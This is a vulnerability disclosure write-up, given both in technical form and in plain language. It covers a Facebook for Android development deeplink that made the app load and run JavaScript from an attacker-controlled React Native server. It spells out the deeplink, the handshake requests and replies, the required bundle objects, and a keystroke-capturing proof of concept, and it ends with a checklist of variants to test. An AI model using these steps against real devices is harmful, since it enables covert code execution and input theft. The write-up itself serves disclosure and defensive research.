Ability To Backdoor Facebook For Android
A development deeplink in Facebook for Android allowed an attacker to point the app at a malicious React Native development server and deliver custom JavaScript code. An attacker with physical access to the device could then execute arbitrary code within the app, such as capturing typed input.

I found a security vulnerability in Facebook for Android which made it possible to backdoor the application. By abusing a development deeplink it was possible to send a packaged version of Facebook to a device including custom code.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Facebook for Android (FB4A) is a React Native application. React Native ships with a development support layer that lets a developer point the app at a local development server (a "packager") and have the app download and execute a JavaScript bundle from it. The question this research asked was whether the same capability could be reached from a production build, and if so, by whom.
The entry point turned out to be a deeplink, fb://rnquantum_notification_handler/?address=, which was first introduced early in 2020 in a production build of FB4A. The parameter is expected to be any hostname or IP address. The feature behind it is referred to in the app as Quantum.
Setup
No accounts or special roles were needed. The work was done against production APKs of Facebook for Android, with the following tools and preconditions:
- A Python script, FBLinkBuilder, to extract deeplinks from an APK and compare them between releases. Source:
https://github.com/ashleykinguk/FBLinkBuilder/. - A dummy web server under the researcher's control, reachable from the device on the local network.
- A device with the Facebook app installed, and the ability to launch deeplinks on it.
- Facebook's proxy feature for security researchers, used later to inspect the app's outgoing traffic.
- HBCdump, used in an attempt to work with the Hermes bytecode bundles.
The scraper is run against an APK like this:
.\FBLinkBuilder.py -i fb0409.apk
Finding it
The approach was to run FBLinkBuilder against two versions of the APK and diff the generated deeplinks. Changes between releases stand out immediately, and that is how the vulnerable deeplink was found:
fb://rnquantum_notification_handler/?address=
Exploitation
Step 1: point the app at a server you control
The researcher started a dummy web server and launched the link with a local IP address as the value:
fb://rnquantum_notification_handler/?address=[redacted]:8224
The app responds with a prompt to press the "Enable Quantum" button and restart the application.

After relaunching, nothing appeared to have changed. Flicking through the activities revealed nothing obvious, so the next move was to inspect the traffic, using Facebook's feature for security researchers that allows mobile app traffic to be directed through a proxy.
Step 2: observe the development server handshake
With traffic visible, two outgoing connections to the dummy server appeared:
http://[redacted]:8224/message?device=Android+SDK+built+for+x86+-+10+-+API+29&app=com.facebook.katana&clientid=DevSupportManagerImplhttp://[redacted]:8224/status
The first request, message, passes some basic device information and initiates a websocket connection. The second, status, was expecting a specific response body:
packager-status:running
That expectation comes from the React Native development support code, specifically DevServerHelper.java in the React Native repository (/com/facebook/react/devsupport/DevServerHelper.java).
Step 3: serve the bundle
Once the dummy server returned the expected status response, the app made a new request:
http://[redacted]:8224/RKJSModules/EntryPoints/Fb4aBundle.bundle?platform=android&dev=true&minify=false
This request asks for the framework of FB4A as a packaged bundle, and it expects the plain text version of the bundle rather than the normal hbc version. Supplying the hbc version taken from the APKs did not work: as soon as the app processed the file it crashed completely.
This is where the bundle format matters. Before 2019, bundles were stored inside the /assets/ folder of the APK in a minified format. In late 2018 Facebook introduced hbc (Hermes ByteCode), which reduced APK sizes enormously and made the core script unreadable to the human eye. HBCdump could produce a 250 MB dump of the bundle, but that did not help in creating the payload file.
Step 4: build a bundle the app will execute
Older APKs were compared against error messages generated on the device, which were visible in logcat, turning the exercise into a capture-the-flag process. Two requirements emerged:
__fbBatchedBridge: an object required in the bundle, consisting of various functions synchronised with the application.__fbBatchedBridge.callFunctionReturnFlushedQueue: a function called from the back end code every time an action or event occurs.
There were additional pre-requisites as well, but they were enough to create the barebones of what Facebook needs in order to successfully download and execute a bundle. The result is published on GitHub (https://github.com/ashleykinguk/Fb4abundlejs/blob/main/FB4abundle.js).
To deliver the bundle automatically, the web server was extended; the Python server used for the proof of concept is also on GitHub (https://github.com/ashleykinguk/fb_server/blob/main/fb_server.py).
Step 5: demonstrate code execution

With all the pieces together, custom code executed on the device via the development deeplink. The proof of concept captured what was typed into the Facebook app: it captured the first 5 characters, threw an exception to crash the app, and wrote what had been typed into the logfile.
The original video submitted to Facebook:
Root cause
A developer-only capability, connecting to a React Native development server and loading a bundle from it, was reachable in a production build through a deeplink that accepts an arbitrary hostname or IP address. The app accepts the packager-status:running response and requests Fb4aBundle.bundle in plain text.
The switch to Hermes bytecode made the shipped bundle unreadable, and supplying the hbc version crashed the app. The app prompts the user to press "Enable Quantum" and restart the application.
Impact
As worded in the report:
This type of vulnerability can be abused by anyone with physical access to the device (schools, businesses, airports, police etc). In creating a persistent connection an attacker is able to deliver custom javascript by overriding the default bundle to the device at any time
The condition is physical access to the device. Once the persistent connection exists, the attacker can deliver custom JavaScript by overriding the default bundle at any time.
Facebook initially dismissed the report, closed it as not applicable, and stated:
Any user that is knowledgable enough to manage servers and write code would also be able to control how the app operates. That is also true for any browser extension or manual app created. A user is also able to proxy all their HTTP Traffic to manipulate those requests. Only being able to make local modifications with a PoC showing actual impact does not fully qualify for the Bug Bounty.
The researcher publicly released the video. Within an hour of release a Facebook security team employee contacted him to say the issue would be looked at again, and the video was removed immediately. YouTube statistics showed around 30 other researchers had knowledge of the vulnerability before it was initially patched 2 days later.
Fix
The issue was mitigated on 26 June 2020 by disabling Quantum, and officially fixed on 20 August 2020. The issue was mitigated by disabling Quantum and later officially fixed.
Facebook's response after review:
After reviewing this issue, we have decided to award you a bounty of $X. Below is an explanation of the bounty amount. Facebook fulfills it's bounty awards through Bugcrowd and HackerOne.
Your report described a scenario in which an attacker could have tricked a user to be redirected to a developer-only setting, configuring the Facebook Android app to connect to an attacker-controlled React Native Development Server and delivering React Native code that would potentially be executed by the app.
Thank you again for your report. We look forward to receiving more reports from you in the future!
Timeline
| Date | Event |
|---|---|
| 20 Jun 2020 | Reported to Facebook |
| 22 Jun 2020 | More information requested |
| 23 Jun 2020 | More information provided |
| 23 Jun 2020 19:20 | Closed as N/A |
| 23 Jun 2020 19:39 | Publicly released |
| 23 Jun 2020 20:31 | Re-opened and asked to remove video |
| 24 Jun 2020 | Triaged |
| 26 Jun 2020 | Issue mitigated by disabling Quantum |
| 20 Aug 2020 | Officially fixed |
| 17 Sep 2020 | Payout received |
Variants to test
- Diff deeplinks between APK releases with a scraper such as FBLinkBuilder. A positive result is a new deeplink in a production build that takes a host, URL or address parameter.
- Launch any deeplink that accepts a hostname or IP address against a server you control. A positive result is the app making requests to that server, especially a
messagerequest followed by astatusrequest. - Answer the
statusrequest withpackager-status:runningand watch for a bundle request such asRKJSModules/EntryPoints/Fb4aBundle.bundle?platform=android&dev=true&minify=false. A positive result is the app asking for a plain text bundle. - Serve a bundle containing the bridge objects the app requires (
__fbBatchedBridgeand__fbBatchedBridge.callFunctionReturnFlushedQueue) and observe logcat. A positive result is execution of your code rather than a crash. - Look for other developer-only settings reachable from production builds, not just React Native ones. A positive result is any setting that changes where the app loads code or data from, reachable without authentication.
What happened, in plain words
Facebook for Android is a mobile app. Like many modern apps, it is built with a toolkit called React Native, which lets the app's screens and logic be written in JavaScript (a programming language normally used in web pages) and shipped inside the app as a file called a bundle. React Native also includes a helper for developers: it lets a developer point the app at a small server running on their own computer (called a packager) so the app can download a fresh bundle and run it, without rebuilding the whole app. The question this research asked was simple: could that same developer helper be reached in the normal, public version of Facebook that anyone installs from the app store, and if so, who could reach it?
The way in was a deeplink. A deeplink is a special web-style address, starting with a scheme like fb:// instead of https://, that opens a specific screen or action inside an app when you tap it. The deeplink found here was fb://rnquantum_notification_handler/?address=, and it first appeared early in 2020 in a production build of Facebook for Android. The address part is meant to hold any hostname or IP address (the name or number that identifies a computer on a network). The feature behind it is called Quantum inside the app.
In short: a setting meant only for developers was reachable from the public app, and it let whoever controlled that address decide what code the app would download and run.
Setup
No accounts, logins or special roles were needed. The work was done against production APKs of Facebook for Android. An APK is the installable package file of an Android app, roughly like a .exe on Windows: it is the whole app in one file, and you can open it up and look inside. The tools and conditions were:
- A Python script called FBLinkBuilder, which extracts deeplinks from an APK and lets you compare them between releases. Python is a programming language often used for small utility scripts. Source:
https://github.com/ashleykinguk/FBLinkBuilder/. - A dummy web server under the researcher's control, reachable from the phone on the local network. A web server is a program that answers requests from other computers; a dummy one is a stand-in you write yourself so you can see exactly what the app asks for and choose what to reply.
- A device with the Facebook app installed, and the ability to launch deeplinks on it.
- Facebook's proxy feature for security researchers, used later to inspect the app's outgoing traffic. A proxy is a middleman computer that traffic passes through, so you can read it on the way.
- HBCdump, a tool used in an attempt to work with the Hermes bytecode bundles (explained below).
The scraper is run against an APK like this:
.\FBLinkBuilder.py -i fb0409.apk
Line by line: .\FBLinkBuilder.py runs the Python script from the current folder on Windows (the backslash is the Windows folder separator). -i is an option meaning "input file". fb0409.apk is the name of the APK being examined. The script reads that file and prints out the deeplinks it finds inside.
Finding it
The approach was to run FBLinkBuilder against two versions of the APK and diff the generated deeplinks. A diff is simply a comparison: you put two lists side by side and look at what is new, what is gone and what changed. Changes between releases stand out immediately, and that is how the vulnerable deeplink was found:
fb://rnquantum_notification_handler/?address=
This is a deeplink with an empty address value waiting to be filled in.
Exploitation
Step 1: point the app at a server you control
The researcher started a dummy web server and launched the link with a local IP address as the value:
fb://rnquantum_notification_handler/?address=[redacted]:8224
Here [redacted] is the address of a computer on the same local network as the phone, and 8224 is the port, the numbered door on that computer where the dummy server is listening. The app responds with a prompt to press the "Enable Quantum" button and restart the application.
After relaunching, nothing appeared to have changed. Flicking through the activities revealed nothing obvious. An activity is one screen of an Android app; flicking through them means opening each screen to see if anything looks different. So the next move was to inspect the traffic, using Facebook's feature for security researchers that allows mobile app traffic to be directed through a proxy. Watching the traffic is how you see what the app does quietly in the background, rather than what it shows on screen.
Step 2: observe the development server handshake
With traffic visible, two outgoing connections to the dummy server appeared:
http://[redacted]:8224/message?device=Android+SDK+built+for+x86+-+10+-+API+29&app=com.facebook.katana&clientid=DevSupportManagerImplhttp://[redacted]:8224/status
The first request, message, passes some basic device information and initiates a websocket connection. A request is one message a program sends to a server asking for something; a websocket is a connection that stays open in both directions, like a phone call rather than a letter, so the server can keep sending updates. The ?device=...&app=...&clientid=... part is the query string: extra details attached to the address. com.facebook.katana is the internal package name of the Facebook app, and DevSupportManagerImpl is the name of the development support component making the call. The second request, status, was expecting a specific response body:
packager-status:running
This is a short piece of text the app treats as proof that a development server is up and running. That expectation comes from the React Native development support code, specifically DevServerHelper.java in the React Native repository (/com/facebook/react/devsupport/DevServerHelper.java). Reading the toolkit's own source code is how you learn what answer an app is waiting for, instead of guessing.
Step 3: serve the bundle
Once the dummy server returned the expected status response, the app made a new request:
http://[redacted]:8224/RKJSModules/EntryPoints/Fb4aBundle.bundle?platform=android&dev=true&minify=false
This request asks for the framework of Facebook for Android as a packaged bundle, and it expects the plain text version of the bundle rather than the normal hbc version. The query string says platform=android (which platform the bundle is for), dev=true (a development build) and minify=false (do not shrink the code). Supplying the hbc version taken from the APKs did not work: as soon as the app processed the file it crashed completely.
This is where the bundle format matters. Before 2019, bundles were stored inside the /assets/ folder of the APK in a minified format. Minified means the code has been squashed: spaces and line breaks removed and names shortened, so it is smaller but harder to read. In late 2018 Facebook introduced hbc (Hermes ByteCode), which reduced APK sizes enormously and made the core script unreadable to the human eye. Bytecode is a half-compiled form of code, closer to what the machine runs than to what a person writes. HBCdump could produce a 250 MB dump of the bundle, but that did not help in creating the payload file. A payload here means the file you want the app to run instead of its real one.
Step 4: build a bundle the app will execute
Older APKs were compared against error messages generated on the device, which were visible in logcat, turning the exercise into a capture-the-flag process. Logcat is Android's running log, a stream of messages the system and apps print as they work; error messages there tell you what the app expected and did not get. Capture the flag is a puzzle game where you hunt for hidden strings; here the hidden strings were the names the app needed to find in the bundle. Two requirements emerged:
__fbBatchedBridge: an object required in the bundle, consisting of various functions synchronised with the application. An object is a bundle of related code and data under one name, and a function is a named block of code that does something when called.__fbBatchedBridge.callFunctionReturnFlushedQueue: a function called from the back end code every time an action or event occurs. In other words, it is the doorway the app's own code uses to hand work to the JavaScript side.
There were additional pre-requisites as well, but they were enough to create the barebones of what Facebook needs in order to successfully download and execute a bundle. The result is published on GitHub (https://github.com/ashleykinguk/Fb4abundlejs/blob/main/FB4abundle.js).
To deliver the bundle automatically, the web server was extended; the Python server used for the proof of concept is also on GitHub (https://github.com/ashleykinguk/fb_server/blob/main/fb_server.py). A proof of concept is a small demonstration that shows a problem is real, without doing any actual harm.
Step 5: demonstrate code execution
With all the pieces together, custom code executed on the device via the development deeplink. The proof of concept captured what was typed into the Facebook app: it captured the first 5 characters, threw an exception to crash the app, and wrote what had been typed into the logfile. An exception is an error a program raises when something goes wrong; here it was raised on purpose to stop the app. The logfile is the same logcat stream mentioned above, where the captured text was written out.
The original video submitted to Facebook:
Root cause
A developer-only capability, connecting to a React Native development server and loading a bundle from it, was reachable in a production build through a deeplink that accepts an arbitrary hostname or IP address. The app accepts the packager-status:running response and requests Fb4aBundle.bundle in plain text.
The switch to Hermes bytecode made the shipped bundle unreadable, and supplying the hbc version crashed the app. The app prompts the user to press "Enable Quantum" and restart the application. An authorisation check is the app deciding for itself whether an action is allowed; a prompt only asks the person holding the phone to tap a button.
Impact
As worded in the report:
This type of vulnerability can be abused by anyone with physical access to the device (schools, businesses, airports, police etc). In creating a persistent connection an attacker is able to deliver custom javascript by overriding the default bundle to the device at any time
The condition is physical access to the device. Once the persistent connection exists, the attacker can deliver custom JavaScript by overriding the default bundle at any time.
Facebook initially dismissed the report, closed it as not applicable, and stated:
Any user that is knowledgable enough to manage servers and write code would also be able to control how the app operates. That is also true for any browser extension or manual app created. A user is also able to proxy all their HTTP Traffic to manipulate those requests. Only being able to make local modifications with a PoC showing actual impact does not fully qualify for the Bug Bounty.
The researcher publicly released the video. Within an hour of release a Facebook security team employee contacted him to say the issue would be looked at again, and the video was removed immediately. YouTube statistics showed around 30 other researchers had knowledge of the vulnerability before it was initially patched 2 days later.
Fix
The issue was mitigated on 26 June 2020 by disabling Quantum, and officially fixed on 20 August 2020. The issue was mitigated by disabling Quantum and later officially fixed.
Facebook's response after review:
After reviewing this issue, we have decided to award you a bounty of $X. Below is an explanation of the bounty amount. Facebook fulfills it's bounty awards through Bugcrowd and HackerOne.
Your report described a scenario in which an attacker could have tricked a user to be redirected to a developer-only setting, configuring the Facebook Android app to connect to an attacker-controlled React Native Development Server and delivering React Native code that would potentially be executed by the app.
Thank you again for your report. We look forward to receiving more reports from you in the future!
Timeline
| Date | Event |
|---|---|
| 20 Jun 2020 | Reported to Facebook |
| 22 Jun 2020 | More information requested |
| 23 Jun 2020 | More information provided |
| 23 Jun 2020 19:20 | Closed as N/A |
| 23 Jun 2020 19:39 | Publicly released |
| 23 Jun 2020 20:31 | Re-opened and asked to remove video |
| 24 Jun 2020 | Triaged |
| 26 Jun 2020 | Issue mitigated by disabling Quantum |
| 20 Aug 2020 | Officially fixed |
| 17 Sep 2020 | Payout received |
Variants to test
- Diff deeplinks between APK releases with a scraper such as FBLinkBuilder. A positive result is a new deeplink in a production build that takes a host, URL or address parameter.
- Launch any deeplink that accepts a hostname or IP address against a server you control. A positive result is the app making requests to that server, especially a
messagerequest followed by astatusrequest. - Answer the
statusrequest withpackager-status:runningand watch for a bundle request such asRKJSModules/EntryPoints/Fb4aBundle.bundle?platform=android&dev=true&minify=false. A positive result is the app asking for a plain text bundle. - Serve a bundle containing the bridge objects the app requires (
__fbBatchedBridgeand__fbBatchedBridge.callFunctionReturnFlushedQueue) and observe logcat. A positive result is execution of your code rather than a crash. - Look for other developer-only settings reachable from production builds, not just React Native ones. A positive result is any setting that changes where the app loads code or data from, reachable without authentication.
Glossary
- APK: the installable package file of an Android app, containing the whole app in one file.
- Activity: one screen of an Android app.
- Authorisation check: the app deciding for itself whether an action is allowed, rather than relying on a person to approve it.
- Bundle: a file containing the app's JavaScript code, which React Native downloads and runs.
- Bytecode: a half-compiled form of code, closer to what the machine runs than to what a person writes.
- Capture the flag: a puzzle exercise where you hunt for hidden strings or values.
- Deeplink: a special address starting with a scheme like
fb://that opens a specific screen or action inside an app. - Diff: a comparison of two lists or files showing what is new, gone or changed.
- Dummy web server: a stand-in server you write yourself so you can see what an app asks for and choose what to reply.
- Exception: an error a program raises when something goes wrong.
- Function: a named block of code that does something when called.
- hbc (Hermes ByteCode): Facebook's compact, half-compiled bundle format introduced in late 2018, unreadable to the human eye.
- Hostname: the name that identifies a computer on a network.
- IP address: the number that identifies a computer on a network.
- JavaScript: the programming language normally used in web pages, also used by React Native apps.
- Logcat: Android's running log, a stream of messages the system and apps print as they work.
- Minified: code squashed by removing spaces and line breaks and shortening names, so it is smaller but harder to read.
- Object: a bundle of related code and data under one name.
- Packager: a small server a developer runs to feed a fresh bundle to an app.
- Payload: the file you want the app to run instead of its real one.
- Port: the numbered door on a computer where a server listens.
- Production build: the normal, public version of an app that anyone installs, as opposed to a test version.
- Proof of concept: a small demonstration that shows a problem is real, without doing actual harm.
- Proxy: a middleman computer that traffic passes through, so you can read it on the way.
- Query string: the extra details attached to an address after a
?, such as?address=. - React Native: a toolkit for building mobile apps in JavaScript.
- Request: one message a program sends to a server asking for something.
- Web server: a program that answers requests from other computers.
- Websocket: a connection that stays open in both directions, like a phone call rather than a letter.


